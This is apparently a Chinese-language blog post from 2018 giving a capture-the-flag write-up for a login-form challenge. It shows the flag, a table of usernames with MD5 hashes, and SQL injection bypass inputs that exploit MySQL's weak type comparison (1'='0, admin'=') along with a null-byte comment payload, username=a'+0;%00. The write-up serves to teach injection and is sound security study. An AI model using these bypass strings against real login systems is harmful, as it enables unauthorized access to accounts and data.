
CTF-登陆一下好么？

原创

Wh0ale 于 2018-05-04 11:32:14 发布 1095 收藏
分类专栏： 安全技术 文章标签： CTF



ctf{51d1bf8fb65a8c2406513ee8f52283e7}

hint:
username:1'='0
password:1'='0

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

select * from user where username='用户名' and password='密码'
利用 1'='1 0'='0

这样显然不行，因为查询到数据库中没有username=1 的元组，返回了0

而 0 !='1' 所以需要改为

username= 1'='0

password= 1'='0

先看前面username那一块，由于两个等号是从左往右计算的， username='p'不存在就会返回0（false），而0=''则会返回1，这样where后面计算结果就变成了1 and 1，这样最后就会把数据表中所有的数据挑出来。
username= 1'='0
password= 1'='0
或者
username=what'='
password=what'='
或者
username:admin'='
password:admin'='

sql里面弱类型的比较，以下情况都会为true：
1='1'
1='1.0'
1='1后接字母(再后面有数字也可以)'
0='除了非0数字开头的字符串'

（2）利用mysql数据类型转换特性以及特殊截断符号"%00;"：

select * from table where username=0;

select * from table where username='a'+0;

这两句均会返回库中所有元组，就是说如果一个字符类型的变量接收到一个整形变量且值为0的时候，就会返回库中所有元组（第二句'a'+0会进行强制类型转换，最后结果还是0）

其次，mysql的注释符号除了-- + ， # ，/**/之外，还有;%00。
利用这两点，构造如下payload:
username=a'+0;%00&password=
就可以成功绕过了

遇到这种有登陆框的操作，显示看他是POST 还是GET
一般是想到用万能密码，但是这道题过滤了字符，那么万能密码就失效了

这道题给我的收获是，登录框也可以进行注入